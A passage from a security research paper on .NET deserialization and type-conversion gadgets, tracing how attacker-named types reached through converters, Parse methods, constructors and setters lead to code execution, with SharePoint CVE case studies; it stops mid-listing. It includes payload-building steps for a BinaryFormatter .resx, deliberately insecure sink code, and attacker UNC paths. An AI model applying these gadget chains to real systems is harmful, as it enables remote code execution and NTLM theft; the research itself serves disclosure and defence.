Listing 10. **C#** DeserializeObject clears the binder and calls Deserialize

```
1   // System.Resources.ResourceReader
2   private object DeserializeObject(int typeIndex)
3   {
4       RuntimeType runtimeType = this.FindType(typeIndex);
5       if (this._safeToDeserialize == null)
6       {
7           this.InitSafeToDeserializeArray();
8       }
9       object obj;
10      if (this._safeToDeserialize[typeIndex])
11      {
12          this._objFormatter.Binder = this._typeLimitingBinder;
13          this._typeLimitingBinder.ExpectingToDeserialize(runtimeType);
14          obj = this._objFormatter.UnsafeDeserialize(this._store.BaseStream, null);
15      }
16      else
17      {
18          this._objFormatter.Binder = null;
19          obj = this._objFormatter.Deserialize(this._store.BaseStream);
20          /*...*/
21      }
22      return obj;
23  }
```

For a type outside the reader's safe set, `DeserializeObject` clears the binder and calls `Deserialize` on attacker-controlled bytes. That is an unrestricted `BinaryFormatter` deserialization of data under attacker control. `BinaryFormatter` invokes serialization callbacks on the reconstructed types, the entry point we documented in 2017 [5], and from there we can reuse a known gadget to reach command execution [5][7].

Building the payload. The gadget expects a compiled `.resources` file. This can be generated in Visual Studio: add a `.resx`, open it in a text editor, and add or replace a data node with a base64-encoded `BinaryFormatter` payload:

Listing 11. **XML** Embedding a BinaryFormatter payload in a .resx data node

```
1   <data name="BinaryFormatter_Payload" mimetype="application/x-
    microsoft.net.object.binary.base64">
```

```
    <value>{BASE64EncodedBinaryFormatterPayload}</value>
</data>
```

Save and compile. Visual Studio writes the compiled `.resources` file to the project's `/obj` folder. Host it at the path that is placed in the `ResXFileRef` string. The converter reads it, `ResourceSet` deserializes it, and the server runs the attacker-controlled command.

This example depends on `BinaryFormatter`, and `BinaryFormatter` is available well beyond .NET Framework. It was functional by default on modern .NET through .NET 6, gated behind an opt-in switch in .NET 7, and throws an exception by default from .NET 8 before its removal from the runtime. The `ResourceSet` chain therefore reaches code execution anywhere `BinaryFormatter` is still enabled, a surface that narrows with each release rather than one that was ever confined to .NET Framework.

Where `BinaryFormatter` is disabled, the resource types lose their sink, and reaching code execution through `ResXFileRef` calls for a different stream constructor, one that acts on its bytes without `BinaryFormatter` behind it. The requirement is specific. `ResXFileRef` only constructs the named type; it never calls a method on the result. So the constructor has to do the work by itself: not merely wrap the stream, but drive a markup or object load from within construction, reaching the activation sinks directly. We identified two types that meet this bar.

The first type is part of the Windows Workflow Foundation designer: `System.Activities.Presentation.Internal.ManifestImages+XamlImageInfo` in `System.Activities.Presentation.dll`. Availability follows the assembly: GAC-registered on .NET Framework, and absent from every modern .NET shared framework, since the WF designer was not ported. On modern .NET it is present only if an application references the assembly.

Its constructor is the most direct of the stream-constructor gadgets:

Listing 12. **C#** XamlImageInfo: XamlReader.Load in the constructor

```
// System.Activities.Presentation.Internal.ManifestImages.XamlImageInfo
public XamlImageInfo(Stream stream)
{
    this._image = XamlReader.Load(stream);
}
```

It hands the attacker's stream to `XamlReader.Load`, building whatever the markup declares — the canonical XAML sink from Section 3.3, reached from a single-argument stream constructor.

The second type is `System.ServiceModel.Description.WorkflowServiceBehavior`, in `System.WorkflowServices.dll`, the WF and WCF integration layer. Its availability follows the same line as the designer assembly: GAC-registered on .NET Framework, absent from modern .NET shared frameworks, since this stack was not ported.

Its public stream constructor wraps the stream in a definition context:

Listing 13. **C#** WorkflowServiceBehavior stream constructor

```
// System.ServiceModel.Description.WorkflowServiceBehavior
public WorkflowServiceBehavior(Stream workflowDefinitionStream)
    : this(new StreamedWorkflowDefinitionContext(workflowDefinitionStream, null,
null))
{
}
```

The deserialization is not in this constructor, and that is what makes the gadget easy to miss. `StreamedWorkflowDefinitionContext` only copies the stream into a byte array; the load is deferred behind its `WorkflowName` property. But the internal constructor reads that property during construction:

Listing 14. **C#** The internal constructor reads WorkflowName during construction

```
// System.ServiceModel.Description.WorkflowServiceBehavior
internal WorkflowServiceBehavior(WorkflowDefinitionContext
workflowDefinitionContext)
{
    /*...*/
    this.name = this.workflowDefinitionContext.WorkflowName;
    /*...*/
}
```

Reading `WorkflowName` forces the definition to be built. The getter calls `GetWorkflowDefinition`, which calls `DeSerizalizeDefinition`, which runs the XOML deserializer over the bytes:

Listing 15. **C#** DeSerizalizeDefinition runs the XOML deserializer

```
// System.Workflow.Runtime.StreamedWorkflowDefinitionContext
private Activity DeSerizalizeDefinition(byte[] workflowDefinition, byte[]
ruleDefinition)
{
    /*...*/
    XmlReader reader = XmlReader.Create(stream);
    /*...*/
```

```
    activity = new WorkflowMarkupSerializer().Deserialize(serializationManager,
reader) as Activity;
    /*...*/
}
```

An auditor reading only the stream constructor sees a harmless byte-array copy; the deserializer hides behind a property read that the constructor happens to make. `WorkflowMarkupSerializer.Deserialize` parses XOML, the XAML-family markup for workflows, instantiating the types the markup names and setting their properties — type activation driven by attacker-controlled markup.

Both gadgets are absent from modern .NET shared frameworks because their assemblies, the Workflow Foundation designer and the WF/WCF integration layer, were never ported. They are reachable there only where an application references those assemblies directly. A stream-constructor gadget that ships in a shared framework the runtime always loads, and that drives an object-instantiating load, would extend this primitive to a default modern .NET surface; we have not found one yet.

The converter gadgets so far — the Visual Studio pair and `ResXFileRef` — bridged into full deserializers. The converter surface is wider than that. Not every dangerous converter reaches code execution; a sweep of reachable converters turns up a class that reaches the network and the filesystem from a string, several of them on modern .NET Windows applications where the `BinaryFormatter` gadgets are gone. None gives code execution on its own, but each is reachable by naming a type, and each routes a string into machinery the caller never meant to expose.

One such type is `System.Windows.Input.Cursor`, whose declared converter is `CursorConverter`, in `PresentationCore.dll`. Its reach is broad: GAC-registered on .NET Framework and part of the `Microsoft.WindowsDesktop.App` shared framework on modern .NET, so it is reachable from any process on .NET Framework, and in applications that reference the desktop framework on modern .NET. When the string ends in `.cur` or `.ani`, the converter resolves it to a URI and branches on whether it is a file:

Listing 16. **C#** CursorConverter resolves a URI and fetches it

```
UriHolder uriFromUriContext = TypeConverterHelper.GetUriFromUriContext(context,
text);
Uri resolvedUri = BindUriHelper.GetResolvedUri(uriFromUriContext.BaseUri,
                                               uriFromUriContext.OriginalUri);
if (resolvedUri.IsAbsoluteUri && resolvedUri.IsFile)
```

```
{
    return new Cursor(resolvedUri.LocalPath);
}
WebRequest request = WpfWebRequestHelper.CreateRequest(resolvedUri);
WpfWebRequestHelper.ConfigCachePolicy(request, false);
return new Cursor(WpfWebRequestHelper.GetResponseStream(request));
```

A file URI, which includes a UNC path, is read from disk through new `Cursor(resolvedUri.LocalPath)`, and pointing it at `\\attacker\share\x.cur` may lead to the DNS and NTLM exposure described for `ResXFileRef`. Any URI that is not a file falls to `WpfWebRequestHelper.CreateRequest`, a scheme-dispatched `WebRequest`: an `http` or `https` target makes the converter issue a server-side request to a destination the string names. Either way the response bytes reach the WPF cursor decoder through `new Cursor(stream)`, exposing that decoder's parsing surface to attacker-controlled input. From a single string, an attacker-named type reaches file read, a server-side request, and a media parser, on both runtimes.

`System.Windows.Media.ImageSource` follows the same shape with a larger surface. Its declared converter is `ImageSourceConverter`, also in `PresentationCore.dll`, with the same availability across both runtimes. Unlike `CursorConverter` it applies no extension filter; any non-empty string is treated as a URI:

Listing 17. **C#** ImageSourceConverter treats any string as a URI

```
UriHolder uriFromUriContext = TypeConverterHelper.GetUriFromUriContext(context,
value);
result = BitmapFrame.CreateFromUriOrStream(uriFromUriContext.BaseUri,
    uriFromUriContext.OriginalUri, null, BitmapCreateOptions.None,
    BitmapCacheOption.Default, null);
```

The bytes then route by container format to the matching WPF decoder — `Bmp`, `Gif`, `Ico`, `Jpeg`, `Png`, `Tiff`, or `Wmp` — a broader parsing surface than the cursor decoder.

These two are representative, not exhaustive. Other converters in the same framework surface resolve a string to a URI and reach for it, extending the same file-read, server-side-request, and NTLM-exposure class; we present the two we found cleanest and treat them as standing for the rest.

The converter surface is large and we have not walked all of it. Every assembly a process can load brings its own converters, framework and third-party alike, and each is a candidate

the moment its type can be named. The gadgets here are the ones we confirmed; the hunt for more is open, and the method in Section 5 is built to carry it.

3.3 Parse(): The Type Is Its Own Factory

Where a `TypeConverter` is a separate class a type points to, `Parse()` is a method the type carries itself. It is the static factory convention of .NET: a type that can be built from a string exposes a static `Parse()` method, and `Int32`, `DateTime`, `Guid`, `Version`, and `TimeSpan` all follow it [24][25]. The signature is a static method on the type returning an instance of that type, so the type is its own converter, with no second class in between.

A transformer reaches `Parse()` in one of two ways. The older way is by convention through reflection: resolve the target type, look for a public static method named `Parse` that takes a string, and invoke it [26]. The newer way is through an interface: since .NET 7, `IParsable<TSelf>` declares a static abstract `Parse()`, so a transformer constrained to `IParsable` can call `Parse()` on any type that implements it [27]. Either way, the caller does not name a fixed method. It resolves the target type and invokes whatever `Parse()` that type defines.

The mechanism becomes an attack the moment the type is not fixed. A minimal example makes this concrete. Consider a method that takes a caller-supplied type name and a string, then parses the string into that type.

Listing 18. **C#** The Parse sink: reflective static Parse invocation

```
// Both arguments are attacker-controlled
object InsecureParseTransformer(string inputTargetTypeName, string inputString)
{
    // Step 1: attacker chooses the type
    Type targetType = Type.GetType(inputTargetTypeName);
    // Step 2: find a static Parse(string), public or not
    MethodInfo parse = targetType.GetMethod("Parse", BindingFlags.Public |
BindingFlags.NonPublic | BindingFlags.Static, null, new[] { typeof(string) },
null);
    // Step 3: invoke it with the attacker string
    return parse.Invoke(null, new object[] { inputString });
}
```

The sink resolves an attacker-named type and calls whatever static `Parse` that type declares, with the attacker's string as the argument. Nothing here names a fixed type; it comes from the input. As with the converter, the danger is not in this method but in the `Parse` it reaches, and it is the attacker's choice.

The next implementation of `Parse` is synthetic, written only to show the shape: a type whose static `Parse` treats the string as markup and builds whatever it declares.

Listing 19. **C#** Synthetic type whose Parse loads the string as XAML

```
// A type whose Parse loads the string as XAML
class Widget
{
    public static Widget Parse(string s)
    {
        // The string is loaded as XAML, constructing whatever it names
        XamlReader.Parse(s); // the factory runs code
// ...
    }
}
```

As before, the attacker controls the string and the resolved type, and the type must be loadable. What is specific to `Parse` is the gate — a public static `Parse` or `TryParse` on the target type.

The gadgets. The sections that follow examine specific types whose static `Parse` can be turned into an attack. For each, we look at what that Parse actually does with the string and how an attacker may abuse it. As with the converter gadgets, availability decides reach and the concrete behavior decides impact, so we take them one at a time.

`XamlReader.Parse` was one of the XAML sinks in the 2017 work [5]. The type is `System.Windows.Markup.XamlReader`, in `PresentationFramework.dll` [28], and its public static `Parse` is found and invoked by the reflection sink above with nothing special required. The method loads the string as XAML:

Listing 20. **C#** XamlReader.Parse opts out of the restricted reader

```
public static object Parse(string xamlText)
{
    return XamlReader.Parse(xamlText, false);
}

public static object Parse(string xamlText, bool useRestrictiveXamlReader)
{
    return XamlReader.Load(XmlReader.Create(new StringReader(xamlText)),
                           useRestrictiveXamlReader);
}
```

The single-argument entry point passes `useRestrictiveXamlReader` as `false`, so it opts out of the restricted reader and drives the full XAML load. That is the established route to remote code execution [5]. The type is GAC-registered on .NET Framework and ships in the `Microsoft.WindowsDesktop.App` shared framework on modern .NET, so it is reachable from

any process on .NET Framework, and in applications that reference the desktop framework on modern .NET. The trigger is minimal: a type name of `XamlReader` and a value that is a XAML document.

`System.Xaml.XamlServices`, in `System.Xaml.dll` [29], exposes its own public static `Parse` that loads XAML as well, through the `System.Xaml` object writer rather than the WPF one:

Listing 21. **C#** XamlServices.Parse loads through the System.Xaml writer

```
public static object Parse(string xaml)
{
    ArgumentNullException.ThrowIfNull(xaml, "xaml");
    using (XmlReader xmlReader = XmlReader.Create(new StringReader(xaml)))
        return XamlServices.Load(new XamlXmlReader(xmlReader));
}
```

Its availability matches `XamlReader` across both runtimes, and its impact is the same code execution by XAML object-graph activation. Only the type name in the payload changes.

These XAML sinks are powerful. A single string reaches remote code execution directly, with no second gadget and no chaining: `Parse` builds the object graph, and the object graph runs the attacker's code. Their one weakness is reach on modern .NET, where they ride in with WPF and System.Xaml and are absent from a web or console application that never referenced those assemblies. On .NET Framework, GAC registration removes that limit. That invites the obvious question about the largest modern .NET target of all, the ASP.NET Core web application: does its own shared framework carry a `Parse` worth reaching? It does.

`StaticAssetsManifest`, in `Microsoft.AspNetCore.StaticAssets.dll`, ships in the `Microsoft.AspNetCore.App` shared framework, so it is present in ASP.NET Core applications. Its static `Parse()` takes a string:

Listing 22. **C#** StaticAssetsManifest.Parse opens a path, then JSON-deserializes

```
internal static StaticAssetsManifest Parse(string manifestPath)
{
    ArgumentNullException.ThrowIfNull(manifestPath, "manifestPath");
    using (FileStream fileStream = File.OpenRead(manifestPath))
    using (StreamReader streamReader = new StreamReader(fileStream))
    {
        StaticAssetsManifest staticAssetsManifest =
            JsonSerializer.Deserialize<StaticAssetsManifest>(
                streamReader.ReadToEnd(),
                StaticAssetsManifestJsonContext.Default.StaticAssetsManifest);
        if (staticAssetsManifest == null)
            throw new InvalidOperationException(/* ... */);
        return staticAssetsManifest;
```

```
    }
}
```

Note: This Parse method is internal, meaning it may not be directly reachable or invokable via reflection in some sinks depending on assembly visibility and implementation of Insecure String Transformer.

The string is a file path. `Parse` opens it with `File.OpenRead`, and because the path may be a UNC path, naming `\\attacker\share\manifest.json` makes the server reach out over SMB, the same outbound-connection class as `ResXFileRef`: DNS, a server-side request, and NTLM exposure. The file is then JSON-deserialized, but the attacker does not control the target of that deserialization, so this step resolves no attacker-chosen type and yields no code execution. What it is good for is reach and detection.

`XDocument.Parse()`, in `System.Private.Xml.Linq.dll` [30], is present in the base framework, so it is reachable in every .NET application, the widest reach of any gadget here. Its `Parse()`:

Listing 23. **C#** XDocument.Parse: a timing oracle

```
public static XDocument Parse(string text)
{
  return XDocument.Parse(text, LoadOptions.None);
}
```

It does not run code or resolve a type — it just parses the string into an XML tree, with DTD processing off by default. But it is still a real XML parser, so it remains a surface worth probing for new vectors, and it is available everywhere. Its immediate value is as a timing oracle: parse time scales with input size and nesting, so a heavy XML payload measured against a light baseline confirms, by response time alone, that the string reached the `XDocument.Parse` gadget. The trigger is minimal: a type name of `System.Xml.Linq.XDocument` and, as the value, a large or deeply nested document against a small control.

3.4 new T(string): The Constructor Is the Trigger

The plainest way to build an object from a string is to hand the string to a constructor. A type with a single-argument string constructor can be created directly from that string, and the runtime offers this through `Activator.CreateInstance()`: it takes a type and an argument

list, finds the matching constructor, and invokes it [20][31]. There is no converter and no factory method in between. The constructor is the conversion.

The shape is completely ordinary, for example `new Uri("http://example")` builds a `Uri` from a string; `new Version("1.2.3.4")` builds a `Version`; `Guid` and `MailAddress` likewise take a single string and return an instance of themselves. A developer writing `new T(someString)` is doing the most routine thing in the language, which is exactly why the pattern draws no attention.

There is no method to locate here and no converter to resolve, so the sink is shorter than the two before it.

Listing 24. **C#** The constructor sink: construction is the trigger

```
// Both arguments are attacker-controlled
object InsecureConstructorTransformer(string inputTargetTypeName, string
inputString)
{
  // Step 1: attacker chooses the type
  Type targetType = Type.GetType(inputTargetTypeName);

  // Step 2: construct it from the attacker string,
  //         matching the single-argument string constructor
  return Activator.CreateInstance(targetType, new object[] { inputString });
}
```

The sink resolves an attacker-named type and constructs it from the attacker's string. There is no second step to reach: unlike the converter, which resolves a converter, and `Parse`, which locates a method, construction is the whole operation. `CreateInstance` finds the constructor whose single parameter accepts the string and runs its body.

That constructor is synthetic below, written only to show the shape: a type whose constructor acts on its argument instead of storing it.

Listing 25. **C#** Synthetic constructor that loads its path as an assembly

```
// A type whose constructor treats the string as a path and loads it
class Plugin
{
    public Plugin(string path)
    {
        // The string is loaded as an assembly during construction
        Assembly.LoadFrom(path);
    }
}
```

The attacker sets the type name to `Plugin` and the value to a path they control. The sink resolves `Plugin` and constructs it from the string.

The gadgets for this primitive are constructors that act on their string argument rather than store it. They fall into three groups by what they achieve: code execution, then file read, then file write. We discuss them in that order.

Code execution. Both gadgets here are ones we have already met in Section 3.2; the difference is delivery. Each also exposes a constructor that takes a file path as a string, so the attacker reaches the same dangerous machinery directly, with no converter in front of it, and the path may still be a UNC path, allowing a remote file.

`System.Resources.ResourceSet`(string `fileName`) builds a `ResourceReader` over the path, which opens a `FileStream` and reads the file as a binary `.resources`:

Listing 26. **C#** ResourceSet(string) opens the path and reaches BinaryFormatter

```
// System.Resources.ResourceSet
public ResourceSet(string fileName) : this()
{
    this.Reader = new ResourceReader(fileName);
    this.ReadResources();
}

// System.Resources.ResourceReader
public ResourceReader(string fileName)
{
    /*...*/
    this._store = new BinaryReader(
        new FileStream(fileName, FileMode.Open, FileAccess.Read, FileShare.Read,
4096, FileOptions.RandomAccess),
        Encoding.UTF8);
    this.ReadResources();
}
```

From there the chain is the one traced in Section 3.2, ending in an unrestricted `BinaryFormatter.Deserialize`.

`System.ServiceModel.Description.WorkflowServiceBehavior`(string `workflowDefinitionPath`) reads the file at the path and reaches the XOML deserializer at construction. The public string constructor chains through a definition context that opens the file:

Listing 27. **C#** WorkflowServiceBehavior(string) reads the file at construction

```
// System.ServiceModel.Description.WorkflowServiceBehavior
```

```
public WorkflowServiceBehavior(string workflowDefinitionPath)
    : this(workflowDefinitionPath, null) { }

public WorkflowServiceBehavior(string workflowDefinitionPath, string
ruleDefinitionPath)
    : this(new StreamedWorkflowDefinitionContext(workflowDefinitionPath,
ruleDefinitionPath, null))
{
    /*...*/
}

// System.Workflow.Runtime.StreamedWorkflowDefinitionContext
internal StreamedWorkflowDefinitionContext(string workflowDefinitionPath, string
ruleDefinitionPath, ITypeProvider typeProvider)
{
    /*...*/
    fileStream = new FileStream(workflowDefinitionPath, FileMode.Open,
FileAccess.Read);
    /*...*/
    this.workflowDefinition = new byte[fileStream.Length];
    fileStream.Read(this.workflowDefinition, 0, (int)fileStream.Length);
    /*...*/
}
```

The context reads the file into a byte array. From there, this string constructor and the stream constructor from Section 3.2 converge on the same internal `WorkflowServiceBehavior(WorkflowDefinitionContext)`, whose `WorkflowName` read forces the XOML deserialize — differing only in whether the definition bytes come from a handed stream or a file opened over the path.

File read. The plainest group. A single-string constructor opens an attacker-named path, and a UNC path may lead to the DNS and NTLM exposure described for `ResXFileRef`.

`System.IO.StreamReader`(string path) opens the file at construction, the simplest possible instance of the pattern. `System.Runtime.Loader.AssemblyDependencyResolver`(string `componentAssemblyPath`) is more interesting for its reach: it ships in `Microsoft.NETCore.App`, the base shared framework every modern .NET application loads, so unlike the WPF and WinForms gadgets it is reachable without any desktop or web framework reference. Its constructor passes the path straight into a Platform Invoke (P/Invoke) to the .NET host:

Listing 28. **C#** AssemblyDependencyResolver passes the path to the host

```
// System.Runtime.Loader.AssemblyDependencyResolver
public AssemblyDependencyResolver(string componentAssemblyPath)
{
    /*...*/
    num = Interop.HostPolicy.corehost_resolve_component_dependencies(
```

```
        componentAssemblyPath, /*...*/);
    /*...*/
}
```

At construction the host opens and reads the `.deps.json` beside the path, so a UNC path drives the host to the attacker's share, carrying the same DNS and NTLM exposure described earlier.

`System.IO.FileSystemWatcher`(string path) reaches the same class through a third route, validating that the path exists during construction:

Listing 29. **C#** FileSystemWatcher contacts the host during the existence check

```
if (path.Length == 0 || !Directory.Exists(path))
{
    throw new ArgumentException(/*...*/);
}
this.directory = path;
```

`Directory.Exists` on a UNC path makes the OS resolve and contact the named host, so `\\attacker\share` produces the outbound during the existence check itself, whether or not the share exists, before any watch is enabled.

File write. The write constructors carry everything the readers above do, a UNC path may lead to the DNS and NTLM exposure described for `ResXFileRef`, and add a capability the readers lack: they create a file at the attacker's path, or truncate an existing one.

`System.IO.StreamWriter`(string path) opens the path for writing as it is constructed, creating the file if it is absent and truncating it to empty if it is present, before any write call. `System.Resources.ResourceWriter`(string `fileName`) does the same through a constructor whose name suggests resources, not files: it opens a writable stream over the path at construction. Both are single-string constructors, and both are present in the base shared framework on modern .NET and in the GAC on .NET Framework.

One more surface deserves attention here, especially for gadgets like these: disposal. Many objects run cleanup logic when disposed or finalized, but here it is far more likely to matter — these writers hold a writable stream over the attacker's path, so a flush when the object is disposed or finalized turns any buffered content into a real write into that file. This makes `Dispose()` and finalizers worth auditing alongside the constructor.

The impact of file-write gadgets is contextual, and that is what makes it worth listing. Creating a file the attacker names, or emptying an existing one, is not code execution, but it

is a write primitive driven by a string conversion. Truncate a configuration, state, or lock file the application relies on and it resets: the application falls back to defaults or fails to start, a denial-of-service primitive; create an empty file where the application keys off a file's existence and behavior changes without a single byte written. Each effect depends on what the target does with the filesystem, but the primitive underneath is constant: a string conversion that creates or truncates a file.

These are examples, not an inventory. The pattern is any single-string constructor that opens an attacker-named path — to read, to watch, or to write — and the .NET libraries carry many beyond those shown. What matters is the shape: the string is a path, and construction touches it. We drew these from the system libraries because that surface is shared by every process and worth documenting once, but it is not where the primitive is most common. A single-string constructor that takes a value and acts on it — parsing it, applying it as configuration, loading something from it — is what developers write constantly for their own types, so the population scales with application code, not the framework. The framework gadgets are a fixed set anyone can enumerate; the application ones are unbounded and specific to each codebase, which makes them both more widespread and harder to catalog. We give no application examples, because the point is that there is no canonical list: the richest gadgets are the ones an application wrote for itself, found by reading its constructors rather than matching a name. Section 5 turns that into a method.

3.5 Setters and Getters: The Members Run the Code

The previous primitive put the code in the constructor. This one empties the constructor and moves the code out to the members. A type is created with its parameterless constructor, which does nothing of interest, and then its properties are exercised. The work happens after construction, in the accessors that run as each value is applied.

A transformer reaches this pattern whenever it populates an object rather than just producing one. It resolves a type, creates an instance with `Activator.CreateInstance(type)` and no arguments [20], and then, for each name and value it was given, finds the matching property and sets it through reflection [32]. The values arrive as strings, so each assignment converts the string to the property's type before

applying it, often by the very `TypeConverter` mechanism of the earlier section. The accessor then runs whatever its author wrote.

Setters are the obvious trigger, since population is a sequence of assignments. But getters come into play too. Populating one property often reads another, a setter that touches a sibling value, an assignment to a nested property that must first get the parent object. So a getter can fire in the middle of setting, which puts property reads in scope for the attacker alongside the writes.

A minimal example makes this concrete. Consider a method that takes a target type name and a set of name-value pairs, all attacker-controlled, and does two things instead of one: it creates the object, then assigns its properties.

Listing 30. **C#** The accessor sink: create, then populate by name

```
// Type name and the property bag are attacker-controlled
object InsecurePropertyTransformer(string inputTargetTypeName, IDictionary<string,
string> inputProperties)
{
    // Step 1: attacker chooses the type; parameterless constructor runs
    Type targetType = Type.GetType(inputTargetTypeName);
    object instance = Activator.CreateInstance(targetType);
    // Step 2: assign each named property from its string value
    foreach (var pair in inputProperties)
    {
        PropertyInfo property = targetType.GetProperty(pair.Key);
        // convert the string to the property's type, then set it
        object value = ConvertToPropertyType(property.PropertyType, pair.Value);
        property.SetValue(instance, value);
    }
    return instance;
}
```

This is a setter that does more than store its value:

Listing 31. **C#** Synthetic setter that loads an assembly

```
// A type whose setter acts on the value instead of just storing it
class Loader
{
    public string AssemblyPath
    {
        set { // Assigning the property loads the assembly at that path
            Assembly.LoadFrom(value);   // the setter runs code
        }
    }
}
```

Trace it through. The attacker sets the type name to `Loader` and supplies a property bag of `{"AssemblyPath":"\\attacker\share\evil.dll"}`. The sink creates the `Loader`, then calls

`SetValue` for `AssemblyPath`, which runs the setter, that loads the attacker's assembly. The transformer only created an object and assigned a property; the type it was told to use turned that assignment into code execution.

Where the constructor primitive gave the attacker a single body to reach, this one exposes every accessor the type declares. That breadth is why this pattern carries the richest gadgets. A setter can do anything, and some do a great deal: start a query, load an assembly, invoke a method, read another property whose getter does something dangerous. The attacker is not limited to one member per type; any reachable accessor is a candidate. Once an attacker-chosen type is created and its properties are opened, the accessors decide what happens next.

The gadgets. Our 2017 work already published a series of gadgets that fire through property accessors, and their chains and payloads are documented there in full [5]. `System.Configuration.Install.AssemblyInstaller` loads an assembly when its `Path` property is set. `System.Windows.Forms.BindingSource` is different, and worth recalling because it is exactly the setter-to-getter pivot the section title points to: setting its `DataSource` and `DataMember` turns a setter into an arbitrary getter call, `GetValue` on an object and property the attacker chooses.

But one setter gadget from our 2017 work still stands above the rest. `System.Windows.Data.ObjectDataProvider`, in `PresentationFramework.dll`, is GAC-registered on .NET Framework and part of the `Microsoft.WindowsDesktop.App` shared framework on modern .NET, so it is reachable from any process on .NET Framework, and in applications that reference the desktop framework on modern .NET. It achieves remote code execution in a wide range of situations, and it does so from nothing more than setting its properties.

Its purpose is to call a method on an object and expose the result for data binding, and it exposes that entire operation as settable properties. Each setter calls `Refresh`, which begins the query, which ends in an `InvokeMember`:

Listing 32. **C#** ObjectDataProvider: setting properties reaches InvokeMember

```
1  public void set_MethodName(string value)
2  {
```

```
    this._methodName = value;
    this.OnPropertyChanged("MethodName");
    if (!base.IsRefreshDeferred)
        base.Refresh();       // -> BeginQuery -> QueryWorker ->
InvokeMethodOnInstance
}

private object InvokeMethodOnInstance(out Exception e)
{
    // ...
    result = this._objectType.InvokeMember(this.MethodName,
        BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public |
        BindingFlags.FlattenHierarchy | BindingFlags.InvokeMethod |
        BindingFlags.OptionalParamBinding,
        null, this._objectInstance, array, CultureInfo.InvariantCulture);
}
```

Assigning the properties drives straight to `InvokeMember` on an attacker-chosen method of an attacker-chosen object. That is what made it our universal gadget in 2017: it fit almost any conversion scenario, because its properties can be combined three ways.

- `ObjectInstance` and `MethodName` call any method on a supplied object.
- `ObjectType` with constructor parameters construct any type with controlled arguments.
- The two together call any public or static method, with controlled parameters, on a type the attacker constructs.

The canonical payload sets `ObjectInstance` to a `Process` and `MethodName` to `Start`; the 2017 work carries it and the three variants in full [5]. It is the clearest proof of this section's claim: the constructor did nothing, and the members ran the code.

3.6 Custom Conversion Logic: The Transformer Defines Its Own Shape

The four primitives so far were each a named mechanism the framework provides: a converter, a static factory, a constructor, or a set of accessors. A transformer reached one of them. This last case removes the constraint. The transformer no longer has to use a mechanism anyone named; it picks its own route from string to object.

The previous section ended on the hand-rolled object instantiation: a loop that creates an object and assigns its properties. That was one shape of custom logic, and it happened to reach a primitive we had already described. Custom conversion logic is the general case. It can do whatever the job specifies — read a bespoke format, look up a factory by type name, split the string and dispatch each part, or chain the earlier primitives together — and the

result is a string-to-object conversion assembled from ordinary code that fits no single pattern.

That is why the taxonomy cannot be closed by enumeration. The earlier mechanisms were fixed and findable because the framework ships them; custom logic is not. It is recognized only by what it does: it takes attacker-influenced input, resolves a type from it, and builds an instance. When those three hold, the code is an Insecure String Transformer, no matter how it is implemented.

Consider a concrete instance from the framework itself: `DataSet.ReadXml()`, a custom reader that turns an XML string into a populated `DataSet`. It fits none of the four primitives: it reads an embedded schema, learns each column's type from that schema, and reconstructs the values accordingly. That reconstruction is where the danger lives. We reported this as CVE-2020-1147; the full chain is in our 2020 work [10], and we take only the transformer here.

Listing 33. **C#** DataSet.ReadXml: an ordinary-looking entry point

```
// reached with an attacker-controlled string
using (XmlTextReader reader = new XmlTextReader(new StringReader(value)))
{
  reader.DtdProcessing = DtdProcessing.Prohibit;
  ds.ReadXml(reader);       // custom string-to-object logic
  ds.AcceptChanges();
}
```

A `DataTable` column may declare any type, and when a value is present for it, `ReadXml()` may hand the value to `XmlSerializer` to build an instance of that declared type:

Listing 34. **C#** ConvertXmlToObject hands the value to XmlSerializer

```
// System.Data.Common.ObjectStorage
public override object ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute
xmlAttrib)
{
    // ...
    XmlSerializer xmlSerializer = ObjectStorage.GetXmlSerializer(this.DataType,
xmlAttrib);
    obj = xmlSerializer.Deserialize(xmlReader);
    return obj;
}
```

That is the whole vulnerability stated in this paper's terms. The attacker controls the XML, the schema it carries, the `DataType` that schema declares, and thus the type `XmlSerializer` is asked to build. It is the same condition as every section before: attacker-influenced input, a type resolved from it, and code that runs to construct that type. As we showed in prior

work, `XmlSerializer` is not safe once the attacker controls the target type; from there the attack reaches an arbitrary public method of an arbitrary public type, and full remote code execution.

The earlier transformers each had a name a reviewer could grep, `GetConverter()`, a static `Parse()`, a string constructor, a property-setting loop. Custom conversion logic offers no such handle. It is found only by reading code and asking the behavioral question: does this take input we influence, resolve a type from it, and build an instance of that type? That question is the method this section leaves you with: the transformers are out there, in framework libraries and application code alike, wearing no label that marks them, and only a behavioral read will surface them.

4. Real-World Autopsy

The previous sections defined the Transformation Layer and its Insecure String Transformers: the mechanisms, the requirements, and the gadgets. This section shows the class of vulnerabilities is not speculation. The vulnerable code ships inside enterprise products, where string-to-object conversion runs on the request path, binding form and query values to typed members, loading configuration, and resolving a type named in the input so a value can be turned into an instance of it. Wherever the target type is attacker-influenced and a transformer resolves it without validation, that conversion is a code-execution sink.

SharePoint is a useful subject for this autopsy. It exposes a large set of controls and services that convert request and markup values into typed objects, and it does so under a default configuration that unprivileged users can reach. Both cases below are our findings: we reproduced each end to end against a live SharePoint deployment and reported it to MSRC, and Microsoft patched both. Section 4.1 covers CVE-2020-1460 [11], a `TypeConverter` chain from our 2020 research [10] whose details we withheld because the fix had not yet shipped. Section 4.2 covers CVE-2026-47294 [34], a 2026 static-Parse case.

4.1 CVE-2020-1460: A TypeConverter Reaches Code Execution

In 2020, hunting conversion flaws in SharePoint, we found a string-to-object transformer that resolved an attacker-controlled type and reached code execution with no serialization format and no parser endpoint. What read at the time as a single interesting case turned out to be the seed of the class this paper defines. SharePoint did not restrict the types the conversion could resolve: an attacker named a type, and SharePoint resolved it and converted the supplied string into an instance using that type's converter. Point the conversion at the right converter and it runs code.

The dangerous conversion happened in the `Insert()` method of `Microsoft.SharePoint.WebControls.SPWorkflowDataSourceView`. It read workflow initiation parameters as XML, and for each parameter it took a Type attribute, resolved it, and converted a supplied string value to that type.

Listing 35. **C#** SPWorkflowDataSourceView.Insert (CVE-2020-1460)

```
// Microsoft.SharePoint.WebControls.SPWorkflowDataSourceView
private int Insert(IDictionary values)
{
  string associatedTemplateId = this.AssociatedTemplateId;
  string baseTemplateId = this.BaseTemplateId;
  string listId = this.ListId;
  int itemId = this.ItemId;
  string empty = string.Empty;
  this.EvaluateParameters(this.InsertParameters, ref baseTemplateId, ref
associatedTemplateId, ref listId, ref itemId, ref empty);
  this.SetWeb(empty);
  SPListItem item;
